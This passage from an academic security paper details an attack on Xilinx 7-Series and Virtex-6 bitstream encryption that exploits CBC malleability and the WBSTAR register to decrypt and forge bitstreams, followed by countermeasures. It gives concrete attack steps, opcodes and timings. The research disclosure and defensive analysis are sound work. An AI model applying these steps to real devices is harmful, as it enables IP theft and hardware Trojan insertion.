


FIGURE 2: Bitstream structure

Header Type	Opcode	Register Address	Reserved	Word Count
[31:29]	[28:27]	[26:13]	[12:11]	[10:0]
001	xx	RRRRRRRRRxxxxx	RR	xxxxxxxxxxx

TABLE 1: Type 1 package header format. "R" are reserved bits and "x" are the actually used bits [56].

Key Loaded The AES key must already be loaded onto the FPGA, which is always the case for a system already in use and may be the case after the provisioning by the system manufacturer.

Known-plaintext The attacker needs only limited knowledge about the plaintext of the encrypted bitstream. Specifically, they need to know about a single 32-bit word in the encrypted bitstream header, since a single word is altered in the attack only. The bitstream generation in Vivado is deterministic, i.e., the commands in the encrypted header are the same among different bitstreams and change only in their configuration content. Thus, the adversary can predict the plaintext in the encrypted header, e.g., they know the position of the write WBSTAR command. Note that any other command can be used as long as the attacker knows the plaintext. If a defender would change the encrypted bitstream header, e.g., randomize it, an attacker can make assumptions, as there is a limited set of valid packages e.g., package construction (Table 1), valid commands, and meaningful content. Therefore, the attacker could brute-force the encrypted bitstream to gain knowledge over the plaintext; however, only a single package in the header needs to be brute-forced for this attack, so it would become more difficult, but not infeasible.

Used Devices The design under attack is any Xilinx 7-Series device or a Vertix-6 device with slight limitations (see Section 4).

3.2 CBC Malleability

Xilinx uses the Cipher Block Chaining (CBC) mode with AES as the underlying cipher for bitstream encryption. Hence, the blocks are 128 bits wide. In CBC mode, each ciphertext block C_i is XORed with the next plaintext block P_{i+1} prior to encryption. An advantage of the CBC mode is that it encrypts probabilistically if a nonce is used as an initialization vector (IV), which is a desirable security feature. However, the CBC mode is also malleable during decryption:

Flipping a bit in the ciphertext creates a random plaintext in the same block, but, as the ciphertext is XORed with the next plaintext block, bits at the same position in the next plaintext block are flipped accordingly. Figure 3 illustrates this malleability, using AES as the underlying cipher, where k is the key of the cipher, C_i is a ciphertext block (128 bits), P_i the plaintext block (128 bits), and IV the initialization vector of 128 bits. Hence, XORing a Δ to the ciphertext C_1 leads to a random P_1' instead of the correct plaintext P_1. The plaintext in the next block P_2 is XORed with the Δ as well: $P_2 \oplus \Delta$. So by changing C_i, the attacker can flip arbitrary bits in P_{i+1}.

3.3 Attack 1: Breaking Confidentiality

The attack is essentially mounted in five steps:

1. Create a malicious bitstream and a readout bitstream
2. Configure the FPGA with the malicious bitstream
3. Reset the FPGA (automatically)
4. Read out the WBSTAR register using the readout bitstream
5. Reset the FPGA (manually)

Using these five steps, the attacker can decrypt one word (32-bit) of the encrypted bitstream. They can repeat these five steps for every word of the encrypted bitstream in order to recover it entirely.

The malicious bitstream created in **Step 1** is shown in Figure 4, while a circled number corresponds to the block next to it;⓪ for instance corresponds to the last HMAC header block. After the HMAC header, the previously initiated configuration header is completed as well, so boot configurations are written to the FPGA. In the first block① (the last two words) already, the command (0x30020001) writes one word to the WBSTAR register. In a default configuration, the content written to this register is zero, but it is irrelevant for the attack. In more detail, the first bits of the command 0x3 issues a type 1 package with a write operation, while the 0x020 points to the WBSTAR register. The 0x01 at the end states the written length in words, here a single word. Thus, the following word, 0x00000000, is written to the WBSTAR register. The bitstream generation in Vivado is deterministic, meaning that the commands in the encrypted header are the same among different bitstreams and change only in their configuration content, i.e., the words after the commands. Thus, the adversary can assume the plaintext in the encrypted header, so they can, for instance, know the position of the write WBSTAR command. We here chose the WBSTAR command, because it is the last command in the first block after the HMAC header, but any other command in the first block could be chosen.

During a reset, the whole fabric and the configuration registers are set to their default values (mostly zero), but crucially, the WBSTAR (warm boot start address) and BOOTSTS (boot status) registers are *not* reset. These registers are used for the MultiBoot and fallback feature, which enables the FPGA to boot from a different SPI/BPI memory address to safely update the FPGA or boot designs with different functionality. This MultiBoot feature uses the content of the WBSTAR reg-




FIGURE 3: CBC malleability during decryption (figure based on [20])




FIGURE 4: Attack bitstream

ister as the boot address for the attached non-volatile memory. Hence, the WBSTAR register cannot be cleared during a reset, as its address might be needed for the boot process.

The attack is also based on the fact that when writing more than one word to a single word register, only the last written word is stored in that register. For example, if the bitstream in Figure 2 is changed such that the length of the WBSTAR write operation is 4 (not 1), then the four words after the command would be written to the WBSTAR register, but only the last word is finally stored there, i.e., the NOP command 0x20000000. The number of written words can even extend further, so that configuration data from the fabric, which comes later in the bitstream, is written to the WBSTAR register.

Now the attacker can change this length field in the encrypted bitstream by adding a Δ to the corresponding word of the write WBSTAR instruction of the former block ⓪, thereby exploiting the CBC malleability. Consequently, the manipulated block (the HMAC header) becomes random data (marked with X in Figure 4). However, this change is irrelevant for the bitstream, as the other changes will result in a faulty HMAC validation anyway and the bitstream is still valid for the configuration logic, since only the HMAC ipad is changed.

The length of the encrypted data, without the HMAC header and footer, must be a multiple of 512 bits as the SHA-2 operates on 512-bit chunks [29]. Hence, the encrypted data must be at least four AES blocks long, so we set the length of the write WBSTAR operation to $0xD = 13$ ($\Delta = 0xC$), i.e., all data until the end of the, first and only, 512-bit chunk of encrypted data are written to the WBSTAR register. At this position, i.e., at the end of the 512-bit chunk, we place the "to be decrypted" block ④. This block can be any AES block from the encrypted bitstream, which includes the encrypted fabric data. Since the bitstream encryption uses the CBC mode, the former block before ③ must be the block from the CBC chain, i.e., it is the IV for the decrypted block. An additional block ② is needed to fill the 512-bit chunk (which can be random). It is placed between the block of the WBSTAR write operation and the two decryption blocks. Note that this random block ② and the IV block ③ are decrypted to random data. Since the WBSTAR write operation writes 13 words, all random data is interpreted as data which are stored in the WBSTAR register, but only the desired decrypted word is stored in the WBSTAR register.

To readout the other words in the last blocks ④, the Δ should be changed accordingly, i.e., the write length is set to 10, 11, or 12. However, the configuration logic will interpret the last (next to last, ...) words as a standard package, which might be data from the fabric. Thus, they are not correct instructions, and they might cause unwanted random commands. Hence, a second Δ is added to the IV block to change the 13th (and 12th, 11th) word to a NOP command, which is possible as the attacker first decrypts the last block and uses the CBC malleability again. This prevents the configuration logic from falsely interpreting the last words.

Next, in **Step 2**, the FPGA is configured with the malicious bitstream. Due to the changes made to the bitstream before, the HMAC is invalid. The configuration logic correctly detects this and resets the FPGA in **Step 3** automatically. Nevertheless, the HMAC is only checked at the end. Thus, the WBSTAR register has already been written before the check failed.

In **Step 4**, a (not encrypted) readout bitstream is sent to the FPGA to obtain the content of the WBSTAR register. This bitstream is not encrypted as no interaction with the fabric is made. It reveals the one word written to the register. The full readout bitstream can be obtained from Appendix A.

Lastly, in **Step 5**, the FPGA is reset manually to repeat the steps. Otherwise, multiple readouts would fail. On the JTAG interface, the JPROGRAM command is sent, and on the SelectMAP interface, the PROGRAM_B pin is pulsed low to issue the reset. This clears the fabric memory and is sufficient to reset the configuration logic as well.

3.4 Attack 2: Breaking Authenticity

With the first attack, the FPGA can be used to decrypt arbitrary blocks. Hence, it can also be seen as a decryption oracle. Thus, we can also use this oracle to encrypt a bitstream, as shown by Rizzo and Duong in [41], and generate a valid HMAC tag. Let $dec_{KAES}(\cdot)$ be the decryption function of the target FPGA configured with the AES key $KAES$, C_i a ciphertext block, and P_i the corresponding plaintext block following the underlying CBC mode. Therefore, it holds (CBC function),

$$P_i = dec_{KAES}(C_i) \oplus C_{i-1}. \tag{1}$$

Suppose, C_i and C_{i-1} are arbitrarily selected. We can use the FPGA as the decryption oracle and find out P_i, with using the introduced attack in Section 3.3,

The goal is to find C'_i, which generates the desired P'_i inside the FPGA. To this end, we just need to set (CBC malleability)

$$C'_{i-1} = P_i \oplus C_{i-1} \oplus P'_i. \tag{2}$$

For the previous block P'_{i-1} we can find (for an arbitrary selected C_{i-2}),

$$P_{i-1} = dec_{KAES}(C'_{i-1}) \oplus C_{i-2} \tag{3}$$

while using the FPGA as the decryption oracle again. Similarly, we can set

$$C'_{i-2} = P_{i-1} \oplus C'_{i-2} \oplus P'_{i-1} \tag{4}$$

which leads to generate the desired plaintext block P'_{i-1}. This process is repeated toward the first block P'_1, and the IV is set to C'_0 in the unencrypted header.

Therefore the attacker can encrypt an arbitrary bitstream by means of the FPGA as a decryption oracle. The valid HMAC

tag can also be created by the attacker, as the HMAC key is part of the encrypted bitstream. Hence, the attacker can set his own HMAC key inside the encrypted bitstream and calculate the corresponding valid tag. Thus, the attacker is capable of creating a valid encrypted bitstream, meaning the authenticity of the bitstream is broken as well.

3.5 Wrap-Up: What Went Wrong?

These two attacks show again that nowadays, cryptographic primitives hold their security assumptions, but their embedding in a real-world protocol is often a pitfall. Two issues lead to the success of our attacks: First, the decrypted data are interpreted by the configuration logic before the HMAC validates them. Generally, a malicious bitstream crafted by the attacker is checked at the end of the bitstream, which would prevent an altered bitstream content from running on the fabric. Nevertheless, the attack runs only inside the configuration logic, where the command execution is not secured by the HMAC.

Second, the HMAC key K_{HMAC} is stored inside the encrypted bitstream. Hence, an attacker who can circumvent the encryption mechanism can read K_{HMAC} and thus calculate the HMAC tag for a modified bitstream. Further, they can change K_{HMAC}, as the security of the key depends solely on the confidentiality of the bitstream. The HMAC key is not secured by other means. Therefore, an attacker who can circumvent the encryption mechanism can also bypass the HMAC validation.

4 Case Studies

We conducted several experiments to validated the attacks. We tested the attacks on the Xilinx Kintex-7 (XC7K160T), mounted on a SAKURA-X Board [43], on a Xilinx Artix-7 (XC7A35T), mounted on a Basys3 board [6], and on a Xilinx Virtex-6 (XC6VLX240T), mounted on the ML605 evaluation kit. Since the Xilinx user guid [56] states no difference between the 7-Series configurations engines, we conclude that our attack is applicable to all 7-Series devices. We first attacked the SelectMAP interface on the Kintex-7. For this, we implemented a controller on the Spartan-6 FPGA, which is mounted aside the Kintex-7 on the SAKURA-X board. The Spartan-6 can configure the Kintex-7 via the SelectMAP interface. The controller on the Spartan-6 and a controlling computer are connected via UART. The computer sends the bitstream to the controller, where it is saved in a BRAM and is transmitted to the Kintex-7 under attack.

After the first successful attack, we also implemented the attack on the Basys3 board. Here, we used the open-source xc3sprog [42] to configure the Artix-7 via the onboard USB programmer. In order to validate that an adversary can use the JTAG interface, we implemented the attack for the JTAG interface with a SEGGER J-Link EDU [44]. We used OpenOCD [35] to utilize the J-Link and used the scripting engine of OpenOCD to pass the individual bitstream's bytes to the JTAG interface. Since there is a lot of static data, i.e., only two fabric blocks change per 32-bit readout, and the USB interface to the J-Link is slow, we implemented the attack on a microcontroller.

FPGA	Bitstream Size (Bits)	Time (HH:MM)
7S6	4310752	00:18
7S50	17536096	01:12
7S100	29494496	02:01
7A12T	9934432	00:41
7A35T	17536096	01:12
7A200T	77845216	05:20
7K70T	24090592	01:39
7K160T*	53540576	03:42
7K480T	149880032	10:17
7VX1140T	385127680	26:25

TABLE 2: Expected runtime of the attack on various Xilinx FPGAs, (*) extrapolated from the XC7K160T

We used the STM32F407G-DISC1 discovery kit [47] equipped with an STM32 microcontroller. It emulates a JTAG controller and is connected via a UART to a controlling PC. The microcontroller retrieves the encrypted header only once, while it gets large chunks of the bitstream and sends it to the FPGA. It individually adds Δ to the encrypted header to increase the performance as no roundtrip from and to the PC is needed. The microcontroller itself generates the JTAG clock. Inbetween the JTAG clock tick, a single bit is put on an I/O pin. Thus, there are multiple instructions on the microcontroller to transmit a single bit, i.e., at least set a data bit, reset the clock pin, set the clock pin. Hence, there might be performance improvement possible. Note that every readout needs two small bitstreams to be loaded. First, the malicious bitstream to write the WBSTAR register is transmitted. This bitstream is 211 words long. Second, the readout bitstream is sent to the FPGA, which is 22 words long. Additionally, the FPGA resets two times. Using the implementation of the microcontroller over the JTAG interface, a readout of a single 32-bit word is done in 7.9 milliseconds. Since the XC7K160T's bitstream has a size of 53,540,576 bits, the readout of the bitstream completes in 3 hours and 42 minutes. Even with the largest 7K480T with a bitstream size of 149,880,032 bits, the attack can run in approximately 10 hours. In Table 2, we selected some FPGAs as examples and provided estimated runtimes of the attack. Note that the attack can also be parallelized if two FPGAs with the same bitstream are available, which can be the case, e.g., if one global key is used for bitstream encryption within a given product. Even though less desirable from a security point of view, using a global key, is without doubt, a tempting option in many real-world situations as it dramatically simplifies key management.

Running the second attack on the authentication of the bit-

stream requires the same amount of time as the first attack. Because within the second attack the whole bitstream is encrypted. We can even speed up the second attack when only parts of the bitstream need to be altered, e.g., when the attacker wants to introduce a hardware Trojan and only changes to a small fraction of the design are required. We also note that no design can fully utilize the entire FPGA. Consequently, there are blocks of the bitstream that are unused by the design. If now an attacker re-encrypts the changed blocks of the design, until they reach an unused block, they can stop the re-encryption and utilize this unused block as the IV for the next regular block (CBC malleability). Consequently, the unused block will be decrypted to random data. However, since its content is not necessary for the design, it can be ignored. Thus the attacker only needs to re-encrypt a part of the bitstream rather than the whole bitstream, which speeds up the encryption process.

Furthermore, we evaluated old FPGA series. The configuration logic on Virtex-6 devices is mostly identical with the 7-Series' configuration logic. Hence, we also mount our attack on the XC6VLX240T, using xc3sprog with the USB JTAG port present on the ML605 development board. The single shortcoming of the attack is the limitation of the WBSTAR register. The start address, present in the WBSTAR, is shortened by 3-bit compared to the 7-Series. Hence, the upper 3 bits are marked as reserved. But only the two leftmost bits are not implemented, i.e., writing any arbitrary value to those 2 bits will always return zero.

Therefore, every upper 2 bits of all words in the bitstream cannot be read out, which leads to an imperfect recovered netlist. Imperfect netlists are an already known obstacle in the reverse-engineering community and can be tackled to a certain degree [10]. Moreover, the encoding of the PIPs in the bitstream and a meaningful routing of nets can help to repair the recovered netlist [9]. However, the reversed LUTs are not unambiguously recoverable.

5 Countermeasures & Defense Techniques

In this section, we discuss two possible countermeasures and four defense techniques. We define countermeasures as techniques defending current 7-Series devices, e.g., which hardware developers can use, and defense techniques as measures, which require to update the silicon, e.g., which platform companies like Xilinx can offer. Note that our attacks are based on protocol flaws that are hard-coded in the FPGA silicon. Thus, any kind of non-trivial change to the security protocol is not possible without a re-design of the FPGA hardware and is currently not available for 7-Series and Virtex-6 devices. Table 3 gives an overview of our proposed defence techniques and countermeasures, which are discussed in this section. We divided the section into two parts. In the first part, we discuss four defense techniques for new developments, while the first two are (seemingly) implemented in the new Xilinx series. In the second part, we discuss about design obfuscation and a patch to the PCB as raise-the-bar countermeasures for current 7-Series devices.

Section	new dev	new series	current 7-Series
5.1.1 Validate before use	•	•	
5.1.2 Patchable Enc	•	•	
5.1.3 IFA, Model Checker	•		
5.1.4 OpenSource HW	•		
5.2.1 Obfuscation			•
5.2.2 RS pin reset			•

TABLE 3: Proposed countermeasures and defense techniques and their adaptability on new developments, new series from Xilinx, and the current 7-Series discussed in Section 5

5.1 General Defense Techniques

Here we discuss on general defense techniques, which can be offered by Xilinx and are already partially used in the new UltraScale(+) and Zynq series.

5.1.1 Validate Before Use

In a sound security design, no data is interpreted before its cryptographic validation. However, one of the root causes of the decryption attack is that this principle is violated in the FPGA's encryption engine, i.e., data of the encrypted bitstream header is interpreted before it has been verified. Hence, the apparent countermeasure is to validate the configuration header before any action. If that could be implemented, the attack would be detected as it manipulates the header. Nevertheless, to our knowledge, updating the bitstream encryption engine on current devices is not possible, as it is implemented in the silicon and would require a redesign.

It is instructive to look at the newer FPGA families by Xilinx. It seems that Xilinx introduced a continuous checksum in the UltraScale and UltraScale+ series, as we could not mount the attack on such devices. Xilinx used an AES-GCM scheme for the new series, where the first 32 bits of every 256-bit encrypted data block are unknown (seems random), which are also not addressed by the configuration logic. We speculate that these 32 bits are a kind of checksum used for verification/integrity. However, to the best of our knowledge, there is no official statement from Xilinx about these 32 bits.

5.1.2 Patchable Bitstream Encryption

It might be a bit ironic that the security measures of a reconfigurable device are not reconfigurable. Unterstein et al. showed an implementation of a patchable bitstream encryption scheme on the Zynq-7000 platform [54], which is a realization of [38]. There are several variations of the same

idea reported in references [19, 21, 22]. Note that the Zynq-7000, UltraScale and UltraScale+ devices have the needed public key scheme, while the 7-Series and older devices have not. Consequently, this countermeasure does not apply to the 7-Series. In a nutshell, the FPGA loads an initial bitstream and only verifies it. This initial bitstream contains a hardened bitstream encryption engine in terms of side-channel resistance, and a Physical Unclonable Function (PUF) which generates the encryption key. This engine decrypts the original bitstream, as well as loads it via partial-reconfiguration to the fabric.

The engine is patchable as it residents in the fabric and is not hard-coded into the FPGA. Hence, it is possible to improve the engine if new attacks arise, e.g., enhanced side-channel attacks, or if bugs are found in the system (like our attacks in this work). Additionally, no key storage is needed as a PUF is used, which reduces the risk of attacks and disadvantages of the BBRAM and eFUSES key storage implemented by Xilinx. For example, it is shown in [28, 53] how to read out keys stored in register cells of various FPGAs.

The only requirement is to verify the initial bitstream and avoid running invalid bitstreams. Accordingly, the authors of [54] used the Xilinx Zynq-7000 series, where a public-key signature scheme is integrated. Besides the Zynq-7000 series, the UltraScale and UltraScale+ series also include such embedded public-key signatures. In the 7-Series devices, no such signature scheme exists. The validating prevents any modification, e.g., the insertion of hardware Trojans like modifications to the encryption engine to leak the keys or the decrypted bitstream. Since the initial bitstream only needs to be verified, it is not encrypted. Hence, the attacker can see how it is realized and implemented. Thus, the implementation and exact location of the PUF is known to the adversary. Therefore, the FPGA must suppress any non-verified bitstreams, as otherwise, the attacker can modify the bitstream to read out the PUF response, i.e., the secrets.

Admittedly, this scheme is based on trust in the public key signature scheme and its implementation. Although it lowers the unpatchable attack surface to the signature scheme only, as if a successful attack targets the encryption scheme, it is still patchable. However, an unpatchable attack surface exists. Thus, we discuss model-checking and Information Flow Analysis (IFA) as another countermeasure in the following.

5.1.3 Information Flow Analysis and Model Checking

A detailed study of the Xilinx official documents [56], together with experiments, led us to our attack. However, since the bitstream encryption and the behavior of the WBSTAR register are documented, it is perceivable that one could have developed a formal model to find the bug. Within the last years, there has been an increasing trend towards formal verification and model checking in the scientific community. The recent publication from Dessouky [5] discusses various techniques to find hardware bugs. Three of them can be applied to our findings: proof assistant and theorem-proving, model checking, and IFA. Note that the formal verification of the design against the specification is not sufficient, as the bug is already visible in the documentation, i.e., the specification of configuration. Additionally, after the specification is changed, the current devices should be reproduced to apply this countermeasure.

Within proof assistant and theorem-proving, the security properties are mathematically modeled and verified with the proofs. For example, VeriCoq [4] transfers a Verilog code into the Coq language and proof system. With additional labeling the signals, the flow of information is tracked, i.e., the signals are classified if they transmit secret information or not. Mathematical proofs ensure that no secret information is leaked. However, the accurate labeling of each signal is error-prone and laborious, and the proving might be infeasible for large designs.

The more general model checking is mostly built on Boolean satisfiability problems. The engineer formulates an abstract model of the specification and tests predefined assumptions of the model to be correct, e.g., a decrypted bitstream cannot flow to a configuration register.

Since model checkers are a general approach and require to write an additional model besides the specification and HDL code, IFA checks the design directly. In general, the input data are labeled, mostly in high and low, e.g., private and public information. Then, these labels are tracked while flowing through the design. If any private-labeled data influence public data, a vulnerability might be detected. For performing IFA, a variety of tools exists which operate at different layers of abstraction. Gate-Level Information Flow Tracking (GLIFT) works on the gate-level [2, 34, 52], where the analysis is performed on the synthesized design. Hence, it is mostly done automated and works on existent designs but does not scale well. Caisson [27], Sapper [26], and SecVerilog [57] works on the language level, while Caisson and Sapper are new HDLs, and SecVerilog extends Verilog with annotations. Therefore, it is applicable to already existing projects.

5.1.4 Open-Source Hardware

When considering a redesign, one can take open-source hardware into account. Open-source hardware has, at the least in theory, the advantage of being verifiable from a large community, similar to what is already done in software projects, e.g., OpenSSL [3]. Hence, it gains its trust by transparency rather than obscurity and follows the approach of Kerckhoffs Principle [18]. The recently released OpenTitan [36, 37] silicon root of trust moves into that direction. It provides a trust anchor for system security and is applicable as an IP core for custom made devices.

5.2 Countermeasures for Current Devices

With our attack, a product using a 7-Series (or Virtex-6) device needs to be upgraded to one with a sound bitstream encryption engine, as our findings imply a complete loss of authenticity and confidentiality and no patch is available. However, it is neither possible nor feasible to update the FPGAs used in all products. The old Virtex-6 and current 7-Series are commonly used in low-budget devices. Thus, a countermeasure that raises the bar for the attacker can be sufficient in many applications. In this section, we first introduce obfuscation as a countermeasure and then a patch to the PCB to reset the FPGA if the attack is detected.

5.2.1 Obfuscation

One of the raise-the-bar countermeasures is obfuscation. It changes the design without changing its functionality, while the design is concealed and becomes significantly more complex to be reverse-engineered for humans and machines. Several works [12–14, 39] already exist, especially for low-budget FPGAs, which do not offer any bitstream encryption. Here, two main goals exist: securing against overproduction/cloning and reverse engineering. A mechanism to secure against overproduction is always bound to an FPGA, hence often PUFs are used. Based on physical variations of each device, a device-specific key is generated by the PUF to unlock the design. Consequently, the design would not unlock on a different FPGA, since its physical characteristics are different, and the PUF generates a different unlock key. More general obfuscation schemes defend against reverse-engineering. Often, the Finite State Machines (FSMs) of the designs are targeted; hence, dummy states are added to the design to increase the complexity of the state-transition graph. By applying a transition sequence to unlock the design, the FSM can still be used as initially intended. Subramanyan et 